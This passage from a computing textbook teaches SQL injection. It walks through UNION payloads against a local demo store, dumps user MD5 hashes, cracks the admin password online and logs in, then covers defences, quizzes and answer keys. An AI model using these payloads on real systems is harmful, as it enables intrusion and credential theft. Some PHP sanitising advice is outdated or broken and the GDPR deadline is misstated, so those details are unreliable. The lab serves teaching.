4.2.6 Get the columns in the user table

Now you use this information to search another special MySQL table which holds the detail for columns in tables. Enter the following in the search input.

```
*%' UNION (SELECT COLUMN_NAME, 2, 3 FROM information_schema.columns
    WHERE TABLE_NAME='users'); -
```

This is getting interesting!

You now have the columns in the user table and this includes the list of usernames and password hashes for users.

4.2.7 Listing users

So, armed with the structure of the users table you can create a query to display the username and password hashes. Enter the following in the search input.

```
*%' UNION (SELECT username, passwordHash, 3 FROM users); -
```

This will display the following information.

Product Code	Name	Price
admin	06c219e5bc8378f3a8a3f83b4b7e4649	3.00
paul761	5ebe2294ecd0e0f08eab7690d2a6ee69	3.00
jennygem	dc563957c3dd9861f3ce854d3bafeb46	3.00
rorobear	d46b02f95dde5677b815b75fd9e22850	3.00

There are four users in the database and one of them appears to be the admin! The password isn't stored but instead an **MD5** hash of the password is held. These are can be cracked using an MD5 database online.

Visit https://md5decrypt.net/en/

Copy the hash `06c219e5bc8378f3a8a3f83b4b7e4649` and enter this search at this web site. Then click Decrypt.

This shows that `06c219e5bc8378f3a8a3f83b4b7e4649` is a hash of **mysecret**.

4.2.8 Login as admin

Load the login script at **http://localhost/login.php** (or similar on your implementation).

Login using the username *admin* and the password *mysecret*.

You've now hacked the site using MySQL injection.

There are some useful YouTube videos on this which you may wish to watch:

- Running an SQL Injection Attack https://www.youtube.com/watch?v=ciNHn38EyRc
- Basic MySQL Injection Tutorial — Recover Usernames and Passwords https://www.youtube.com/watch?v=xeuWST_KOyg
- MySQL Injection — Login Bypass https://www.youtube.com/watch?v=glScQ9qqMlI

4.3 Security risks

There are many different types of SQL injection attacks. These pose a number of specific security risks.

Data disclosure

SQL injection can compromise data held by the database server. With access to execute SQL queries it is possible to compromise any table and view its contents. Any data that is not encrypted will be readable.

Security bypass

Using SQL injection it may be possible to bypass login security without requiring a username or a password. Poorly coded server-side scripts may allow amended SQL to run, which in turn verifies a user's credentials even if they are incorrect.

Reputational damage

Often when a site is compromised in this way, the data from the site ends up being posted in public forums or sold to criminal organisations. Also, the law relating to GDPR requires that organisations declare when they have been hacked in this way within 48 hours.

These attacks cause huge damage to the company that is attacked and to other organisations such as banks and their customers, who have to issue new credit/debit cards and update the security on their systems.

4.4 Protection against code injection

There are many ways to protect against SQL injection attacks.

4.4.1 Information protection / error messages

To detect a vulnerability in your code requires an error message or output to be displayed. Once a web site has gone into "production" from "development" i.e. the site has gone live, there is no need

to display developer type error messages. It is possible in PHP to switch off the display of system error messages using the command.

```
ini_set('display_errors', 0);
```

You should also be careful about what messages you display to users tell them about the operation of the site. For example, the message "error in query" in the example earlier, gave away the vulnerability to SQL injection. Hiding these messages *will not* prevent an attack but they may make it more difficult to detect if your code is vulnerable

The data in your database is more vulnerable if it is readable. If the information is stored in an encrypted format and then decrypted by your PHP scripts, then there is less risk from SQL injection attacks that compromise the database. This type of **information protection**, can provide an additional level of security for the data held in the database.

4.4.2 Sanitising requests / escape inputs

Sanitising requests

Sanitising inputs which are used in queries is an important part of protecting the database. PHP filters can be used to validate data depending on its type and ensure that the data is not a threat.

In the search example from earlier, the SQL Injection is made ineffective if the following code is used on the $search variable.

```
$search = filter_var($_POST['search'], FILTER_SANITIZE_STRING);
```

This validates the text and strips out the trailing space. There are many sanitize filters that can be used. Some of these are

Email address:

```
1 $email = filter_var($_post['emailaddress'], FILTER_SANITIZE_EMAIL);
```

Encoded (strips out special characters):

```
1 $text = filter_var($_post['textstring'], FILTER_SANITIZE_ENCODED);
```

Escaping Inputs

Escaping inputs ensures that special characters as seen as the character and not are elements of the query. This prevents the type of injection which depends on ' (single quote) or " (double quote) marks. Escaped characters are preceded by a \ (backslash) in PHP.

Escaping Input

```
1 $search = filter_var($_POST['search'], FILTER_SANITIZE_MAGIC_QUOTES);
```

Or

```
1 $search = addslashes(($_POST['search']);
```

Sanitising inputs using filters is generally more effective than using the addslashes function.

4.4.3 Using prepared statements with bound variables

Prepared statements use an approach which means that additional SQL cannot be added to the code that has been written.

The SQL query is compiled with spaces left for the variables to be used.

For example, prepared statements could be used to prevent the search shown earlier from being exploited.

```
1  $connection = mysqli_connect("localhost","root","","store");
2
3  //create SQL statement with ? placeholder for search value
4  $query = "SELECT productCode,name,price FROM products WHERE name LIKE
       ?";
5
6  //prepare the SQL statement
7  $resultStatement = mysqli_prepare($connection,$query);
8
9  //add wildcards to the search string
10 $newsearch = "%" . $search . "%";
11
12 //bind the $search variable to the ? in the query
13 mysqli_stmt_bind_param($resultStatement, 's',$newsearch);
14
15 //execute the query
16 mysqli_stmt_execute($resultStatement);
17
18 //get the results
19 $result = mysqli_stmt_get_result($resultStatement);
```

Prepared statements create a template of the SQL query. This prevents additional SQL being added to the query and removes the threat from SQL injection. This is the most secure method of executing SQL queries.

4.5 Summary

Summary

You should now be able to:

- describe and identify the security risks of SQL code injections;
- and how to protect against them.

4.6 End of topic test

End of topic test: Security risks and precautions Go online

Q3: Identify one of the methods of preventing an SQL injection attack.

a) Commented PHP code.
b) Using POST method rather than GET method for form submission.
c) Using Prepared Statements and Binding variables to these.
d) Hiding error messages.

. . . . . .

Q4: Escaped strings are used rather than non-escaped strings because escaped strings

a) have multiple lines and therefore can't be compromised.
b) place a \ preceding characters that may pose a threat, meaning that they cannot change the contents of the query.
c) are bound with variables which cannot be changed.
d) only hold valid text and do not contain punctuation characters therefore preventing SQL injection.

. . . . . .

Q5:

What is an SQL Injection Attack.

A SQL injection attach consists of

a) compromising the source files within the directory of web server and inserting PHP code to allow these pages to be exploited.
b) insertion or "injection" of invalid DNS records in the SQL databases of Domain Name Servers.
c) insertion or "injection" of CSS code to malform a web page.
d) insertion or "injection" of a SQL query via the input data from the client to the application.

Topic 5

Computer systems test

Computer systems test Go online

Q1:

A processor has an 8-bit data bus and internal architecture. The two's completement binary numbers below are being added together.

0100 0001 1000 1110
\+ 0100 0010 1001 0000

What will be the contents of the flag register when the first half of this addition is completed?

a) Zero = 0, Sign = 0, Carry = 0, Overflow = 0
b) Zero = 0, Sign = 0, Carry = 0, Overflow = 1
c) Zero = 0, Sign = 0, Carry = 1, Overflow = 0
d) Zero = 0, Sign = 1, Carry = 1, Overflow = 1

. . . . . .

Q2:

A processor has an 8-bit data bus and internal architecture. The two's completement binary numbers below are being added together.

0100 0001 1000 1110
\+ 0100 0010 1001 0000

What will be the contents of the flag register when this addition is completed?

a) Zero = 0, Sign = 0, Carry = 0, Overflow = 0
b) Zero = 0, Sign = 0, Carry = 0, Overflow = 1
c) Zero = 0, Sign = 0, Carry = 1, Overflow = 0
d) Zero = 0, Sign = 1, Carry = 1, Overflow = 1

. . . . . .

Q3:

The register associated with address bus is. . .

a) MAR
b) MDR
c) IR
d) Accumulator

. . . . . .

Q4:

The memory location $F2D_{Hex}$ is to be read. State the bus that will be set up with this address.

a) Control bus
b) Data bus
c) Internal bus
d) Address bus

. . . . . .

Q5:

The missing step from the fetch-execute cycle is:

1. Setup the memory address register with the required address;
2. activate the read line on the control bus;
3. fetch the instruction from the identified memory location, using the data bus, and store the instruction in the memory data register;
4. Move the instruction to the ??????

a) Instruction Register, decode and save the instruction to memory.
b) Instruction Register, decode and execute the instruction.
c) the Flag Register, decode and update the program counter.
d) Instruction Register, decode and update the flag register.

. . . . . .

Q6:

Pipelining improves processor performance by:

a) Using separate circuitry to fetch, decode and execute instructions, allow these to be done at the same time with different instructions.
b) Allowing memory to be read from and written to at the same time.
c) Using the circuitry within the CPU to fetch multiple instructions at the same time.
d) Anticipating the next instruction to be read and adding that to queue within the processor.

. . . . . .

Q7:

A SHIFT operation with the processor. . .

a) Changes a lowercase ASCII code to an uppercase ASCII code.
b) Moves the bits in a number to the left or the right.
c) Resets all the bits in a number.
d) Stores the contents of the Memory Data Register to Memory.

. . . . . .

Q8:

Conditional branching instructions impact on pipelining because they. . .

a) stop the execution of the program.
b) disrupt the sequential execution of instructions.
c) allow two separate pipelines to run at the same time.
d) contain instructions that do not have an operand.

. . . . . .

Q9:

Data centres are often built in cold areas of the world because. . .

a) these areas have lower energy costs.
b) the data centre can make use of the environment for cooling.
c) these areas have strong connectivity.
d) water costs can be reduced through freezing.

. . . . . .

Q10:

Data centres make use of artificial intelligence to monitor and manage energy consumption because . . .

a) AI systems can ensure that energy is used at all times.
b) AI is better at spotting system failures.
c) AI can learn the patterns of usage and pre-empt high use periods, ensuing that cooling systems are more effective.
d) AI allows engineers to play computer games during breaks.

. . . . . .

Q11:

One method of reducing the risk of a SQL injection attack is to . . .

a) ensure no passwords are used on database servers.
b) ensure firewalls are able to block unknown users.
c) use text files rather than a database engine.
d) encrypt data within the database so that if it is compromised it cannot be read.

. . . . . .

Q12:

Renewable energy projects are often combined with large data centre developments. This is to . . .

a) increase their costs as they have to spend more money on this equipment.
b) because they have large cash holdings and green energy is good for public relations.
c) heat homes in the local communities where their data centres are located.
d) reduce their energy costs and reduce their reliance of carbon-based forms of energy generation (oil, coal, gas).

Glossary

Address bus

The address bus is used to identify memory locations for read or write operations.

Adiabatic cooling

Adiabatic cooling is the process of reducing heat through the evaporation of water. In data centres and other facilities, adiabatic processes have enabled free cooling methods, which use freely available natural phenomena to regulate temperature.

Arithmetic and Logic Unit

A part of the processor where data is processed and manipulated, including arithmetical operations and logical comparisons.

Artificial intelligence

Artificial intelligence is the simulation of human intelligence processes by machines, especially computer systems.

Buses

Buses connect the internal and external components of computer systems.

Carbon-emissions

Carbon-emissions is the release of CO2 into the atmosphere over a specified area and period of time.

Carbon footprint

Carbon footprint is the amount of carbon dioxide released into the atmosphere as a result of the activities of a particular individual, organization, or community.

Central Processing Unit

The CPU in a computer system operates and controls all the processing. It typically is made up of the control unit, arithmetic and logic unit and various registers.

Clock

The clock is a component of the Control Unit which is connected to the control bus. The clock speed of a computer is governed by the clock. The clock is connected to the control bus and specifically to the clock line which is used to synchronise the operations of the computer.

Control bus

The control bus is connected to the control unit. It consists of a number of dedicated lines which perform separate functions such as read, write, clock and others.

Control Unit

The control unit coordinates the operation of the central processing unit. It manages the execution of instructions including the operation of the fetch-execute cycle.

Cooling systems

Systems such as airflow fans; heating, ventilation, and air conditioning units (HVAC); cooling towers; computing room air conditioning units (CRAC) and others used to cool data centres.

Data bus

The data bus is connected to the memory data register and main memory. It is used to move data internally and externally within the computer system.

Data centre

Data centres are locations where computing and networking equipment is concentrated for the purpose of collecting, storing, processing, distributing or allowing access to large amounts of data.

Data disclosure

Data disclosure is the giving away of information about the server environment, the content of the databases.

Fetch-execute cycle

The fetch-execute cycle is the basic cycle used to operate a computer system. It involves fetching an instruction, decoding it and then executing it.

Instruction

An instruction is processed to cause the processor to do something.

Instruction Register

A register which holds the instruction currently being decoded or executed.

MD5

The MD5 message-digest algorithm is a widely used hash function producing a 128-bit hash value which can be represented in 32 ASCII characters. Although MD5 was initially designed to be used as a cryptographic hash function, it has been found to suffer from extensive vulnerabilities.

Memory Address Register

The memory address register identifies memory locations to be written to or read from. These locations are identified by loading a value into the MAR which is then transmitted to memory via the connected address bus.

Memory Data Register

The memory data register hold data to be written to memory or data that has been read from memory. The data that it holds will be received from or written to memory via the data bus which is connected to it.

Opcode

The action part of an instruction. This instructions the processor to perform some action.

Operand

The data part of an instruction. This is the data that is processed as part of the execution of the instruction.

Program counter

A register associated with the control unit that holds the address of the expected next instruction to be fetched from memory.

Registers

Storage locations within the CPU that can be used by the Control Unit or the ALU. These are typically high-speed memory components that are used to store and process data.

Sanitising requests

The process of ensuring that inputs from the client cannot be used for SQL injection.

Security bypass

Using SQL injection it may be possible to bypass login security without requiring a username or a password. (see http://www.securityidiots.com/Web-Pentest/SQL-Injection/bypass-login-using-sql-injection.html)

SQL code injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client (browser) to the application (server script).

Uninterruptable power supplies

An uninterruptible power supply (UPS) is a device that allows a computer to keep running for at least a short time when the primary power source is lost.

Answers to questions and activities

Topic 1: Data representation

Quiz: revision (page 3)

Q1: d) 127

Q2: d) 1101 1101

Q3: c) 4294967296

Q4: a) increases the accuracy of the numbers represented.

Q5: b) increases the range of numbers which can be represented.

Hexadecimal to Binary (page 8)

Q6: 0110 1100

Q7: 0001 0000

Q8: 0010 1001

Q9: 1010 1110 0001

Q10: 1011 0000 0010

Q11: 0010 0000 0001

Q12: 1001 0001 0000

Q13: 1101 1101 0010

Q14: 1111 1011 0000 1110

Binary to Hexadecimal (page 9)

Q15: FF

Q16: F8

Q17: A2

Q18: 1C7

Q19: 81D

Q20: D1C

Q21: 3A41

Q22: 73EE

Q23: D516

Denary to Hexadecimal (page 12)

Q24: 204F

Q25: BAD1

Q26: FD9

Q27: BADFA9

Q28: C6E

Q29: B33DE

Q30: ABBA

Hexadecimal to Denary (page 13)

Q31: 63167

Q32: 35040

Q33: 38594

Q34: 898119

Q35: 244577

Q36: 735922

Q37: 5678636

Q38: 5290770

Q39: 13115496

8-bit two's complement format (page 16)

Q40: 1110 1100

Q41: 0000 1110

Q42: 1110 1010

Q43: 1010 0111

Q44: 1111 0000

End of topic test: Data representation (page 17)

Q45: 0010 0001

Q46: 1001 1011

Q47: 1100 1111

Q48: 1010 1001 0000

Q49: 1001 0011 1011

Q50: 1101 0001 0010

Q51: 0101 1110 1010 1011

Q52: 1001 0011 0100 1001

Q53: 1010 0101 1001 1110

Q54: 1C

Q55: 1A

Q56: D3

Q57: B65

Q58: 633

Q59: 1AD

Q60: CB63

Q61: A3D1

Q62: 6B0C

Q63: 482

Q64: D42

Q65: 606

Q66: 293D

Q67: 1EC1

Q68: 411D

Q69: 1B28

Q70: 405B1

Q71: F71CFB

Q72: 22598

Q73: 4035

Q74: 14486

Q75: 155454

Q76: 220265

Q77: 530455

Q78: 15254563

Q79: 1803470

Q80: 12052547

Q81: 1011 1010

Q82: 0001 1010

Q83: 1110 0011

Q84: 1100 0110

Q85: 1101 1001

Topic 2: Computer structure

Quiz: revision (page 22)

Q1: d) increases the accuracy of the numbers represented.

Q2: d) increases the range of numbers which can be represented.

Questions: The fetch-execute cycle (page 27)

Q3: The memory address register is set up with the location of the instruction to be retrieved from memory. When the memory read operation is carried out by the control unit the memory location identified by the MAR is accessed.

Q4: The memory data register holds the instruction when it is transferred from memory as a result of the read operation. The instruction is then transferred from the MDR to the instruction register for decoding and execution.

Questions: The use of pipelining to increase throughput (page 29)

Q5: Pipelining is achieved by using separate circuitry to fetch, decode and execute instructions. This allows these three processes to be carried out at the same time for different instructions, fetching, decoding and executing them in sequence.

Q6: The result of branching instruction may change the next instruction, so it is not the expected instruction in the sequence. The impact of this is that the pipeline has to be repopulated from this new instruction which will take three cycles until the pipeline is full again (fetch, decode, execute).

End of topic test: Computer structure (page 32)

Q7: b) To identify the memory address of the instruction to be fetched from memory.

Q8: c) To receive the instruction from memory via the data bus when it is fetched.

Q9: d) To hold the instruction while it is decoded and then executed.

Q10: a) Using separate circuitry to fetch, decode and execute instructions, allow these to be done at the same time with different instructions.

Q11: b) they disrupt the sequential execution of instructions.

Q12: d) a shift operation.

Q13: c) sign = 1, zero = 0

Q14: c) the number to be stored is larger than can be held with the number of bits available.

Q15: a) numbers that are larger than the ALU can normally process in one operation.

Topic 3: Environmental impact

Revision quiz (page 36)

Q1: d) Displaying the current bill and energy usage for the heating system.

Q2: b) Intelligently controlling traffic lights to reduce the acceleration and braking of vehicles therefore reducing emissions.

Q3: b) Sensors ensure the engine's air/fuel ratio can be controlled accurately, ensuring optimum fuel consumption.

2.3.1 End of topic test: Environmental impact (page 42)

Q4: c) Using the evaporation of water, to reduce the temperature of air flowing through to cool systems.

Q5: b) reduce their energy costs and reduce their reliance of carbon-based forms of energy generation (oil, coal, gas).

Q6: d) A decrease in local broadband speeds as a result of the data centre using up all available bandwidth.

Q7: a) monitoring and managing the data centre to ensure that all its systems are only using the energy they require.

Topic 4: Security risks and precautions

Revision (page 45)

Q1: a) Service is made unavailable because server providing service is swamped with requests.

Q2: b) Computer Misuse Act, unauthorised modification of programs or data on a computer.

End of topic test: Security risks and precautions (page 52)

Q3: c) Using Prepared Statements and Binding variables to these.

Q4: b) place a \ preceding characters that may pose a threat, meaning that they cannot change the contents of the query.

Q5: d) insertion or "injection" of a SQL query via the input data from the client to the application.

Topic 5: Computer systems test

Computer systems test (page 54)

Q1: c) Zero = 0, Sign = 0, Carry = 1, Overflow = 0

Q2: b) Zero = 0, Sign = 0, Carry = 0, Overflow = 1

Q3: a) MAR

Q4: d) Address bus

Q5: b) Instruction Register, decode and execute the instruction.

Q6: a) Using separate circuitry to fetch, decode and execute instructions, allow these to be done at the same time with different instructions.

Q7: b) Moves the bits in a number to the left or the right.

Q8: b) disrupt the sequential execution of instructions.

Q9: b) the data centre can make use of the environment for cooling.

Q10: c) AI can learn the patterns of usage and pre-empt high use periods, ensuing that cooling systems are more effective.

Q11: d) encrypt data within the database so that if it is compromised it cannot be read.

Q12: d) reduce their energy costs and reduce their reliance of carbon-based forms of energy generation (oil, coal, gas).